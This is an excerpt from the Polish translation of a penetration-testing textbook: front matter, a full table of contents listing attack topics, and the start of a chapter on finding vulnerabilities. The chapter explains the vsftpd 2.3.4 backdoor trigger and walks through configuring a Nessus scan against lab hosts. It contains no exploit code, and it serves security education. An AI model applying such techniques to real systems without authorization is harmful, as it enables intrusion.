

Bezpieczny system w praktyce

*Wyższa szkoła hackingu
i testy penetracyjne*



Georgia Weidman

Helion 



Tytuł oryginału: Penetration Testing: A Hands-On Introduction to Hacking

Tłumaczenie: Grzegorz Kowalczyk

ISBN: 978-83-283-0352-2

Original edition Copyright © 2014 by Georgia Weidman.
All rights reserved.

Published by arrangement with No Starch Press, Inc.

Polish edition copyright © 2015 by Helion S.A.
All rights reserved.

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from the Publisher.

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiegokolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicieli.

Autor oraz Wydawnictwo HELION dołożyli wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie biorą jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Autor oraz Wydawnictwo HELION nie ponoszą również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: helion@helion.pl
WWW: <http://helion.pl> (księgarnia internetowa, katalog książek)

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
<http://helion.pl/user/opinie/besyha>
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

- [Kup książkę](#)
- [Poleć książkę](#)
- [Oceń książkę](#)

- [Księgarnia internetowa](#)
- [Lubię to! » Nasza społeczność](#)

Spis treści

SŁOWO WSTĘPNE	17
PODZIĘKOWANIA	21
WPROWADZENIE	23
Kilka słów podziękowania	24
Kilka słów o książce	25
Część I. Podstawy	25
Część II. Przygotowania	26
Część III. Ataki	26
Część IV. Tworzenie exploitów	27
Część V. Ataki na urządzenia mobilne	28
0	
ELEMENTARZ TESTÓW PENETRACYJNYCH	29
Etapy testów penetracyjnych	30
Faza wstępna	31
Zbieranie informacji	32
Mapowanie zagrożeń	33
Wykrywanie i analiza podatności	33

Atak	33
Powłamaniowa eksploracja skompromitowanego systemu	33
Raportowanie	34
Podsumowanie	36

Część I Podstawy

I	
TWORZENIE WIRTUALNEGO ŚRODOWISKA TESTOWEGO	39
Instalowanie pakietu VMware	39
Instalacja i konfiguracja systemu Kali Linux	40
Konfiguracja połączeń sieciowych maszyny wirtualnej	44
Instalowanie pakietu Nessus	48
Instalowanie dodatkowych pakietów oprogramowania	52
Instalowanie emulatorów systemu Android	54
SPF — Smartphone Pentest Framework	60
Instalacja wirtualnych celów ataku	61
Tworzenie maszyny-celu z systemem Windows XP	62
VMware Player w systemie Microsoft Windows	62
VMware Fusion w systemie Mac OS	65
Instalowanie i aktywacja systemu Windows	65
Instalowanie pakietu VMware Tools	68
Wyłączanie zapory sieciowej systemu Windows XP	70
Ustawianie haseł dla kont użytkowników	70
Ustawianie statycznego adresu IP	71
Konfiguracja systemu Windows XP do pracy jak w domenie	73
Instalowanie oprogramowania podatnego na ataki	75
Instalowanie pakietów Immunity Debugger oraz Mona	81
Tworzenie maszyny-celu z systemem Ubuntu 8.10	82
Tworzenie maszyny-celu z systemem Windows 7	83
Tworzenie konta użytkownika	83
Wyłączanie automatycznego instalowania aktualizacji	85
Ustawianie statycznego adresu IP	85
Dodawanie kolejnego interfejsu sieciowego	87
Instalowanie dodatkowego oprogramowania	88
Podsumowanie	90
2	
PRACA Z SYSTEMEM KALI LINUX	91
Wiersz poleceń systemu Linux	92
System plików w Linuksie	92
Zmiana katalogów	92

Dokumentacja poleceń — strony podręcznika man	93
Uprawnienia użytkowników	94
Dodawanie kont użytkowników	95
Dodawanie konta użytkownika do pliku sudoers	96
Przełączanie kont użytkowników i korzystanie z polecenia sudo	96
Tworzenie nowych plików i katalogów	97
Kopiowanie, przenoszenie i usuwanie plików	97
Dodawanie tekstu do pliku	98
Dołączanie tekstu do pliku	99
Prawa dostępu do plików	99
Edytowanie plików	100
Wyszukiwanie tekstu	101
Edytowanie plików przy użyciu edytora vi	101
Przetwarzanie danych	102
Zastosowanie polecenia grep	103
Zastosowanie polecenia sed	104
Dopasowywanie wzorców za pomocą polecenia awk	104
Zarządzanie zainstalowanymi pakietami oprogramowania	105
Procesy i usługi	106
Zarządzanie połączeniami sieciowymi	106
Ustawianie statycznego adresu IP	107
Przeglądanie połączeń sieciowych	108
Netcat — uniwersalne narzędzie do połączeń TCP/IP	108
Sprawdzanie, czy system zdalny nasłuchuje na danym porcie	109
Proces nasłuchujący poleceń powłoki	110
„Wypychanie” powłoki do procesu nasłuchującego	111
Automatyzacja zadań za pomocą procesu cron	112
Podsumowanie	113

3

PROGRAMOWANIE 115

Skrypty powłoki bash	115
Polecenie ping	115
Prosty skrypt powłoki bash	116
Uruchamianie skryptu	117
Dodawanie nowych możliwości za pomocą polecenia if	117
Pętla for	118
Zwiększanie przejrzystości wyników działania	120
Skrypty w języku Python	123
Łączenie z wybranym portem sieciowym	124
Instrukcja if w języku Python	124
Pisanie i kompilowanie programów w języku C	125
Podsumowanie	127

4

PAKIET METASPLOIT FRAMEWORK	129
Uruchamianie pakietu Metasploit	131
Wyszukiwanie modułów pakietu Metasploit	132
Baza modułów pakietu Metasploit	133
Wbudowane polecenie search	134
Ustawianie opcji modułu exploita	137
Opcja RHOST	138
Opcja RPORT	138
Opcja SMBPIPE	138
Opcja Exploit Target	139
Ładunki (kod powłoki)	140
Wyszukiwanie kompatybilnych ładunków	140
Przebieg testowy	141
Rodzaje powłok	142
Bind shell	142
Reverse shell	143
Ręczne wybieranie ładunku	143
Interfejs wiersza poleceń Msfcli	145
Uzyskiwanie pomocy	146
Wyświetlanie opcji	146
Ładunki	147
Tworzenie samodzielnych ładunków za pomocą narzędzia Msfvenom	148
Wybieranie ładunku	149
Ustawianie opcji	149
Wybieranie formatu ładunku	150
Dostarczanie ładunków	151
Zastosowanie modułu multi/handler	151
Zastosowanie dodatkowych modułów	153
Podsumowanie	155

Część II Przygotowania

5

ZBIERANIE INFORMACJI	159
OSINT — biały wywiad	160
Netcraft	160
Zapytania whois	161
Zapytania DNS	162
Poszukiwanie adresów poczty elektronicznej	165
Maltego	166

Skanowanie portów	170
Ręczne skanowanie portów	170
Skanowanie portów przy użyciu programu Nmap	172
Podsumowanie	180
6	
WYSZUKIWANIE PODATNOŚCI I LUK W ZABEZPIECZENIACH	181
Od skanu z detekcją wersji do wykrycia potencjalnej luki w zabezpieczeniach	182
Nessus	182
Karta Policies — tworzenie polityki skanowania Nessusa	183
Skanowanie za pomocą Nessusa	186
Kilka słów na temat rankingu podatności i luk w zabezpieczeniach	189
Dlaczego powinieneś używać skanerów podatności?	189
Eksportowanie wyników skanowania	190
Odkrywanie podatności i luk w zabezpieczeniach	191
NSE — Nmap Scripting Engine	191
Uruchamianie wybranego skryptu NSE	194
Moduły skanerów pakietu Metasploit	196
Sprawdzanie podatności na exploity za pomocą polecenia check pakietu Metasploit	197
Skanowanie aplikacji internetowych	199
Pakiet Nikto	199
Ataki na pakiet XAMPP	200
Poświadczenia domyślne	201
Samodzielna analiza podatności	202
Eksploracja nietypowych portów	202
Wyszukiwanie nazw kont użytkowników	204
Podsumowanie	205
7	
PRZECHWYTYWANIE RUCHU SIECIOWEGO	207
Przechwytywanie ruchu w sieci	208
Zastosowanie programu Wireshark	208
Przechwytywanie ruchu sieciowego	209
Filtrowanie ruchu sieciowego	210
Rekonstruowanie sesji TCP	211
Analiza zawartości pakietów	212
Ataki typu ARP Cache Poisoning	213
Podstawy protokołu ARP	214
Przekazywanie pakietów IP	216
Zatruwanie tablicy ARP przy użyciu polecenia arp spoof	217
Zastosowanie zatruwania tablic ARP do podszywania się pod domyślną bramę sieciową	219
Ataki typu DNS Cache Poisoning	220
Zatruwanie DNS — podstawy	222
Zatruwanie DNS przy użyciu polecenia dnsspoof	222

Ataki SSL	224
SSL — podstawy	224
Zastosowanie programu Ettercap do przeprowadzania ataków SSL MiTM	224
Ataki typu SSL Stripping	226
Zastosowanie programu SSLstrip	228
Podsumowanie	230

III

Ataki

8

EKSPLORACJA ŚRODOWISKA CELU	233
Powracamy do luki MS08-067	234
Ładunki Metasploita	234
Meterpreter	236
Wykorzystywanie domyślnych poświadczeń logowania w dodatku WebDAV	237
Uruchamianie skryptów na atakowanym serwerze WWW	238
Kopiowanie ładunku przygotowanego za pomocą programu Msfvenom	239
Wykorzystywanie otwartej konsoli phpMyAdmin	241
Pobieranie plików za pomocą TFTP	243
Pobieranie wrażliwych plików	244
Pobieranie pliku konfiguracyjnego	244
Pobieranie pliku Windows SAM	245
Wykorzystywanie błędów przepełnienia bufora w innych aplikacjach	246
Wykorzystywanie luk w zabezpieczeniach innych aplikacji internetowych	248
Wykorzystywanie luk w zabezpieczeniach usług	250
Wykorzystywanie otwartych udziałów NFS	251
Podsumowanie	253

9

ATAKI NA HASŁA	255
Zarządzanie hasłami	255
Ataki typu online	256
Listy haseł	257
Odnajdowanie nazw kont użytkowników i haseł przy użyciu programu Hydra	261
Ataki typu offline	263
Odzyskiwanie haszy haseł systemu Windows z pliku SAM	264
Pozyskiwanie zahaszowanych haseł z wykorzystaniem fizycznego dostępu do systemu	266
Algorytm LM kontra NTLM	269
Problem z haszami haseł w formacie LM	270
John the Ripper	271

Łamanie haseł systemu Linux	272
Łamanie haseł przechowywanych w plikach konfiguracyjnych	274
Tęczowe tablice	275
Usługi łamania haseł dostępne w sieci	275
Pozyskiwanie haseł z pamięci operacyjnej za pomocą programu	
Windows Credentials Editor	276
Podsumowanie	277

10

WYKORZYSTYWANIE LUK W ZABEZPIECZENIACH

PO STRONIE KLIENTA	279
Omijanie filtrowania za pomocą ładunków pakietu Metasploit	280
Ładunek AllPorts	280
Ładunki HTTP i HTTPS	282
Ataki po stronie klienta	283
Luki w zabezpieczeniach przeglądarek sieciowych	284
Exploity dla plików PDF	292
Luki w zabezpieczeniach środowiska Java	298
Moduł browser_autopwn	304
Winamp	307
Podsumowanie	309

11

ATAKI SOCJOTECHNICZNE

311	
Pakiet SET — Social-Engineer Toolkit	313
Ukierunkowane ataki phishingowe	314
Wybieranie ładunku	315
Ustawianie opcji	315
Wybieranie nazwy generowanego pliku	316
Jeden czy wielu adresatów?	316
Tworzenie szablonu wiadomości e-mail	316
Definiowanie celu ataku	317
Tworzenie procesu nasłuchującego	318
Ataki z wykorzystaniem stron internetowych	319
Masowe ataki e-mailowe	322
Ataki wielopłaszczyznowe	325
Podsumowanie	326

12

OMIJANIE PROGRAMÓW ANTYWIRUSOWYCH

327	
Trojany	328
Msfvenom	328
Jak działają aplikacje antywirusowe?	331
Microsoft Security Essentials	332

VirusTotal	333
Omijanie programów antywirusowych	334
Kodowanie	335
Niestandardowe metody kompilowania	338
Szyfrowanie plików wykonywalnych przy użyciu programu Hyperion	341
Omijanie programów antywirusowych przy użyciu pakietu Veil-Evasion	343
Ukrywanie na widoku, czyli najciemniej jest pod latarnią	347
Podsumowanie	347

13

POWŁAMANIOWA EKSPLOACJA

SKOMPROMITOWANEGO SYSTEMU 349

Meterpreter	350
Zastosowanie polecenia upload	351
Polecenie getuid	352
Inne polecenia Meterpretera	352
Skrypty Meterpretera	353
Moduły Metasploita wspomagające powłamaniową eksplorację systemu	354
Railgun	356
Lokalne podnoszenie uprawnień użytkownika	356
Polecenie getsystem w systemie Windows	357
Moduły typu Local Escalation dla systemu Windows	358
Omijanie mechanizmu UAC w systemie Windows	359
Podnoszenie uprawnień w systemie Linux	361
Wyszukiwanie informacji w skompromitowanym systemie	366
Wyszukiwanie plików	367
Przechwytywanie naciśniętych klawiszy (keylogging)	367
Gromadzenie poświadczeń logowania	368
Polecenie net	370
Inne sposoby	371
Sprawdzanie historii poleceń powłoki bash	372
Przechodzenie na kolejne systemy	372
PsExec	373
Uwierzytelnianie za pomocą skrótów — ataki typu pass the hash	374
SSHExec	376
Tokeny personifikacji	377
Incognito	378
Moduł SMB Capture	379
Pivoting	382
Dodawanie tras za pomocą polecenia route	384
Skanery portów w pakiecie Metasploit	384
Wykorzystywanie luk w zabezpieczeniach za pośrednictwem pivota	385
Moduł Socks4a i program ProxyChains	386

Utrzymywanie dostępu do skompromitowanego systemu	388
Tworzenie nowego konta użytkownika	388
Zapewnianie dostępu za pomocą Metasploita	389
Tworzenie zadań cron w systemie Linux	391
Podsumowanie	392

14

TESTOWANIE APLIKACJI INTERNETOWYCH 393

Burp Proxy	394
Wstrzykiwanie kodu SQL	399
Testowanie podatności na wstrzykiwanie kodu	400
Wykorzystywanie podatności na ataki typu SQL Injection	401
Zastosowanie programu SQLMap	402
Wstrzykiwanie kodu XPath	403
Ataki typu LFI — Local File Inclusion	405
Ataki typu RFI — Remote File Inclusion	408
Wykonywanie poleceń	409
Ataki typu XSS — Cross Site Scripting	411
Sprawdzanie podatności na ataki typu reflected XSS	412
Przeprowadzanie ataków typu XSS za pomocą pakietu Browser Exploitation Framework (BeEF)	414
Ataki typu CSRF — Cross-Site Request Forgery	418
Skanowanie aplikacji internetowych za pomocą programu w3af	419
Podsumowanie	421

15

ATAKI NA SIECI BEZPRZEWODOWE 423

Przygotowania	423
Wyświetlanie listy dostępnych bezprzewodowych interfejsów sieciowych	425
Wyszukiwanie bezprzewodowych punktów dostępowych	425
Tryb monitora	426
Przechwytywanie pakietów	427
Sieci bezprzewodowe z otwartym dostępem	428
Protokół WEP	428
Słabości protokołu WEP	431
Łamanie kluczy szyfrowania WEP za pomocą pakietu Aircrack-ng	432
Protokół WPA — WiFi Protected Access	437
Protokół WPA2	438
Podłączanie klientów w sieciach WPA/WPA2 Enterprise	438
Podłączanie klientów w sieciach WPA/WPA2 Personal	439
Czteroetapowa negocjacja uwierzytelniania	439
Łamanie kluczy szyfrowania WPA/WPA2	440
Protokół WPS — WiFi Protected Setup	444
Problemy z protokołem WPS	445
Łamanie PIN-u protokołu WPS za pomocą programu Bully	445
Podsumowanie	445

IV

Tworzenie exploitów

16

PRZEPEŁNIENIE BUFORA NA STOSIE W SYSTEMIE LINUX 449

Kilka słów o pamięci	450
Przepełnienie bufora na stosie w systemie Linux	453
Program podatny na przepełnienie bufora na stosie	454
Wymuszanie awarii programu	456
Praca z debuggerem GDB	457
Wywoływanie awarii programu w debuggerze GDB	463
Kontrolowanie wskaźnika EIP	465
Przejmowanie kontroli nad działaniem programu	467
Kolejność (starszeństwo) bajtów	469
Podsumowanie	471

17

PRZEPEŁNIENIE BUFORA NA STOSIE W SYSTEMIE WINDOWS 473

Wyszukiwanie znanych podatności i luk w zabezpieczeniach serwera War-FTP	474
Wymuszanie awarii programu	476
Lokalizowanie rejestru EIP	479
Wyszukiwanie offsetu adresu powrotu za pomocą cyklicznego wzorca	480
Weryfikacja znalezionych offsetów	484
Przejmowanie kontroli nad działaniem programu	486
Uruchomienie powłoki	492
Podsumowanie	498

18

ZASTĘPOWANIE STRUKTURALNEJ OBSŁUGI WYJĄTKÓW 499

Exploity nadpisujące procedury SEH	500
Przekazywanie sterowania do procedur SEH	506
Wyszukiwanie ciągu znaków exploita w pamięci	506
POP POP RET	511
SafeSEH	512
Zastosowanie krótkich skoków	516
Wybieranie ładunku	517
Podsumowanie	520

19

FUZZING, PRZENOSZENIE KODU EXPLOITÓW

I TWORZENIE MODUŁÓW METASPLOITA	521
Fuzzowanie programów	522
Wyszukiwanie błędów poprzez analizę kodu źródłowego	522
Fuzzowanie serwera TFTP	523
Próba wywołania awarii programu	525
Dostosowywanie kodu publicznie dostępnych exploitów do własnych potrzeb	529
Wyszukiwanie adresu powrotu	532
Zamiana kodu powłoki	533
Edytowanie kodu exploita	533
Tworzenie nowych modułów Metasploita	535
Tworzenie podobnego modułu exploita	538
Tworzenie kodu naszego exploita	538
Techniki zapobiegania atakom	543
Technika Stack Cookies	543
Mechanizm ASLR — randomizacja układu przestrzeni adresowej	544
Mechanizm DEP — zapobieganie wykonywaniu danych	545
Obowiązkowe cyfrowe podpisywanie kodu	545
Podsumowanie	546

V

Ataki na urządzenia mobilne

20

PAKIET SMARTPHONE PENTEST FRAMEWORK	549
Wektory ataków na urządzenia mobilne	550
Wiadomości tekstowe	550
Połączenia NFC	551
Kody QR	552
Pakiet Smartphone Pentest Framework	552
Konfiguracja pakietu SPF	552
Emulatory systemu Android	554
Dołączanie urządzeń mobilnych	555
Budowanie aplikacji SPF dla systemu Android	555
Instalowanie aplikacji SPF	556
Łączenie serwera SPF z aplikacją mobilną	557
Ataki zdalne	559
Domyślne poświadczenia logowania SSH na telefonach iPhone	559
Ataki po stronie klienta	561
Powłoka po stronie klienta	561
Zdalna kontrola nad urządzeniami mobilnymi za pomocą mechanizmu USSD	563

Złośliwe aplikacje	565
Tworzenie złośliwych agentów SPF	566
Powłamaniowa eksploracja urządzeń mobilnych	573
Zbieranie informacji	573
Zdalne sterowanie	575
Pivoting z wykorzystaniem urządzeń mobilnych	575
Podnoszenie uprawnień	582
Podsumowanie	583
MATERIAŁY DODATKOWE	585
SKOROWIDZ	591
POBIERANIE OPROGRAMOWANIA DLA ŚRODOWISKA TESTOWEGO ...	608

6

Wyszukiwanie podatności i luk w zabezpieczeniach

ZANIM ROZPOCZNIEMY ROZSYŁANIE I WYKORZYSTYWANIE EXPLOITÓW, MUSIMY NAJPIERW PRZEPROWADZIĆ NIECO DODATKOWYCH BADAŃ I ANALIZ. PRÓBUJĄC IDENTYFIKOWAĆ PODATNOŚCI I LUKI W ZABEZPIECZENIACH, MUSISZ AKTYWNIEMIE poszukiwać elementów, które pomogą Ci przełamać zabezpieczenia atakowanego systemu. Choć niektóre firmy i konsultanci zajmujący się testami penetracyjnymi w tej fazie ograniczają się tylko do uruchamiania zautomatyzowanych skanerów, szczegółowa analiza podatności i luk w zabezpieczeniach przeprowadzona przez doświadczonego pentestera przyniesie zdecydowanie lepsze rezultaty, niż można by znaleźć w wynikach działania jakiegokolwiek zautomatyzowanego narzędzia.

W tym rozdziale omówimy kilka różnych metod wyszukiwania i analizy podatności oraz luk w zabezpieczeniach, takich jak zastosowanie skanerów podatności, analiza celu czy metody ręczne.

Od skanu z detekcją wersji do wykrycia potencjalnej luki w zabezpieczeniach

Teraz, kiedy dysponujemy już szeregiem informacji na temat środowiska celu i potencjalnych płaszczyzn ataku, możemy opracować kilka scenariuszy działania, które mogą doprowadzić nas do pomyślnego przeprowadzenia testu penetracyjnego. Na przykład udało nam się odkryć, że serwer FTP pracujący na porcie 21 ogłasza się jako Vsftpd 2.3.4 (pełna nazwa tego oprogramowania to Very Secure FTP).

Na dzień dobry możemy śmiało przyjąć założenie, że oprogramowanie, które nosi w nazwie określenie *bardzo bezpieczny* (ang. *very secure*) samo prosi się o kłopoty. I rzeczywiście, w lipcu 2011 roku doszło do poważnego włamania do repozytoriów pakietu Vsftpd, w wyniku którego binaria pakietu zostały podmienione na pliki zawierające backdoora (z ang. dosł. „tylne wejście”), co pozwoliło na nieautoryzowane dostanie się na serwer każdego użytkownika, w którego nazwie konta znalazła się uśmiechnięta buźka :). Zalogowanie się na takie konto powodowało automatyczne udostępnienie powłoki użytkownika root na porcie 6200. Kiedy problem został odkryty, binaria z backdoorem zostały usunięte z repozytorium i zastąpione oficjalnymi plikami nowej wersji Vsftpd 2.3.4. Choć obecność serwera Vsftpd 2.3.4 na atakowanej maszynie nie gwarantuje co prawda, że znajdziemy tam jakieś podatności czy luki w zabezpieczeniach, to jednak zdecydowanie jest to jeden z elementów, które warto uwzględnić w przygotowaniach do ataku. Przeprowadzanie testów penetracyjnych będzie zdecydowanie łatwiejsze, kiedy możemy wykorzystać lukę w zabezpieczeniach czy backdoor, który umieścił tam już ktoś inny.

Nessus

Pakiet **Nessus** firmy Tenable Security to jeden z najczęściej używanych komercyjnych skanerów podatności, warto jednak zauważyć, że wiele innych firm oferuje szereg porównywalnych produktów. Nazwa skanera pochodzi od imienia jednego z mitologicznych centaurów, zglądzonego przez innego bohatera greckich mitów, Heraklesa. Krew centaura spowodowała później śmierć również samego Heraklesa. Baza danych pakietu Nessus zawiera dane o dziesiątkach tysięcy podatności i luk w zabezpieczeniach różnych platform operacyjnych oraz protokołów, a jego skaner wykorzystuje tę bazę do przeprowadzania testów. Na temat pakietu Nessus bez trudu znajdziesz bardzo wiele doskonałych książek i szkoleń, a kiedy nabierzesz wprawy w posługiwaniu się tym narzędziem, przekonasz się, że przyniesie Ci ono wiele korzyści i ułatwi życie pentestera. Ze względu na szeroką dostępność znakomitych materiałów szkoleniowych w tym rozdziale omówimy pakiet Nessus tylko pokrótce.


Pakiet Nessus jest dostępny w dwóch wersjach licencyjnych. Profesjonalna wersja płatna (licencja komercyjna) jest przeznaczona dla zawodowych pentesterów i zespołów bezpieczeństwa IT firm oraz organizacji, które mogą ją wyko-

rzystywać do skanowania podatności i luk w zabezpieczeniach swoich sieci komputerowych. Oprócz tego istnieje również bezpłatna, niekomercyjna wersja pakietu, nazywana Nessus Home, której możesz użyć do pracy z ćwiczeniami i przykładami opisywanymi w tej książce. Wersja Nessus Home pozwala na skanowanie maksymalnie 16 adresów IP (pakiet Nessus nie jest co prawda preinstalowany w systemie Kali Linux, ale szczegółową instrukcję instalacji opisywaliśmy już w rozdziale 1.).

Zanim będziesz mógł uruchomić skaner, musisz najpierw włączyć demona pakietu Nessus. Aby to zrobić, powinieneś skorzystać z polecenia `service` przedstawionego poniżej. Wykonanie tego polecenia spowoduje udostępnienie interfejsu WWW skanera Nessus na porcie TCP/8834.

```
root@kali:~# service nessusd start
```


Teraz uruchom przeglądarkę sieciową i w pasku adresu wpisz `https://kali:8834` (jeżeli chcesz skorzystać z interfejsu pakietu Nessus znajdującego się w innym systemie, musisz zastąpić nazwę `kali` adresem IP lub nazwą zdalnego hosta). Po kilku minutach inicjalizacji powinieneś w oknie przeglądarki zobaczyć ekran logowania, przedstawiony na rysunku 6.1. Do zalogowania się powinieneś użyć nazwy konta użytkownika i hasła, które utworzyłeś podczas instalacji pakietu Nessus w rozdziale 1.



Rysunek 6.1. Ekran logowania interfejsu WWW skanera Nessus

Karta Policies — tworzenie polityki skanowania Nessusa


Interfejs WWW skanera Nessus jest podzielony na kilka kart znajdujących się w górnej części ekranu, tak jak zostało to przedstawione na rysunku 6.2. Konfigurację pakietu rozpoczniemy od karty *Policies* (polityki skanowania). Polityki



Rysunek 6.2. Polityki skanowania Nessusa

skanowania Nessusa przypominają nieco pliki konfiguracyjne, które informują Nessusa, jakich podatności i luk w zabezpieczeniach ma poszukiwać, jakich skanerów portów powinien użyć i tak dalej.

Aby utworzyć nową politykę skanowania, naciśnij przycisk *New Policy* (nowa polityka), znajdujący się po lewej stronie okna interfejsu. Na ekranie pojawi się szereg kreatorów (ang. *Policy Wizards* — kreatory polityk skanowania), które pomogą Ci utworzyć odpowiednią politykę skanowania, dostosowaną do środowiska celu, tak jak zostało to przedstawione na rysunku 6.3. W naszym przypadku wybierz opcję *Basic Network Scan* (podstawowe skanowanie sieci).



Rysunek 6.3. Kreator tworzenia polityki skanowania Nessusa

Po wybraniu kreatora zostaniesz poproszony o podanie kilku podstawowych informacji na temat tworzonej polityki skanowania, takich jak nazwa polityki, opis oraz czy inni użytkownicy będą mieli do niej dostęp, co zostało pokazane na rysunku 6.4. Po wpisaniu odpowiednich informacji naciśnij przycisk *Next* (dalej).

Scans Schedules Policies Users

New Basic Network Scan Policy / Step 1 of 3

1 Define your policy name, description, visibility, and post-scan editing preferences:

Policy Name

Visibility

Description

Allow Post-Scan Report Editing

Next Cancel

Rysunek 6.4. Podstawowe informacje o tworzonej polityce skanowania

W kolejnym oknie kreatora zostaniesz poproszony o wskazanie, czy skanowana będzie sieć wewnętrzna (opcja *Internal*), czy sieć zewnętrzna (opcja *External*), co zostało pokazane na rysunku 6.5. W naszym przypadku wybierz opcję *Internal* i naciśnij przycisk *Next*.

Scans Schedules Policies Users

New Basic Network Scan Policy / Step 2 of 3

2 Choose the type of scan to configure:

Scan type

Internal
Internal
External

Next Cancel

Rysunek 6.5. Wybieranie rodzaju skanu

Jeżeli posiadasz odpowiednie uwierzytelnienia (nazwa użytkownika i hasło dostępu), Nessus może zalogować się do badanego hosta i poszukać podatności oraz luk w zabezpieczeniach, które mogą się nie ujawnić podczas skanowania hosta z zewnątrz. Takie rozwiązanie jest często stosowane przez wewnętrzne zespoły bezpieczeństwa IT do sprawdzania stanu zabezpieczeń ich sieci. Nazwę użytkownika i hasło dostępu możesz podać w kolejnym kroku kreatora, tak jak zostało to przedstawione na rysunku 6.6. Na potrzeby naszego przykładu pozostaw jednak wszystkie pola puste i naciśnij przycisk *Save* (zapisz).

New Basic Network Scan Policy / Step 3 of 3

3 Provide credentials to detect missing patches and client-side vulnerabilities (optional):

Authentication method: Windows

Windows

Nessus can enumerate Windows settings, detect insecure configurations, and identify missing Microsoft or third-party updates. Please provide the credentials for a user account that has local administrative privileges on the targets being scanned.

Username:

Password:

Domain:

Rysunek 6.6. Dodawanie nazwy konta i hasła dostępu

Po zakończeniu nowa polityka skanowania będzie wyświetlana na liście na karcie *Policies*, co zostało pokazane na rysunku 6.7.

Scans Schedules Policies Users

Upload Search Policies

Policies / All Policies

<input type="checkbox"/>	Name	Owner	Type
<input type="checkbox"/>	georgiaspolicy	georgia	Private

©1998 - 2014 Tenable Network Security. All Rights Reserved

Rysunek 6.7. Nowa polityka skanowania zostaje wyświetlona na liście

Skanowanie za pomocą Nessusa

Skoro utworzyłeś już odpowiednią politykę skanowania, możesz przejść na kartę *Scans* (skany) i uruchomić proces skanowania. Aby to zrobić, wybierz opcję *Scans/New Scan* (skany/nowy skan) i wpisz odpowiednie informacje na temat skanu, tak

jak zostało to przedstawione na rysunku 6.8. Musisz tutaj podać nazwę skanu (pole *Name*), wybrać politykę skanowania (opcja *Policy*) oraz wskazać system bądź systemy, które będą skanowane (opcja *Targets*).

The screenshot shows the 'New Scan / Basic Settings' interface in Nessus. On the left, there are navigation links for 'Scans', 'Basic Settings', 'Schedule Settings', and 'Email Settings'. The main area contains the following configuration options:

- Name:** A text input field containing 'bookscan'.
- Policy:** A dropdown menu with 'georgiaspolicy' selected.
- Folder:** A dropdown menu with 'My Scans' selected.
- Targets:** A text area containing the IP addresses: 192.168.20.10, 192.168.20.11, and 192.168.20.12.

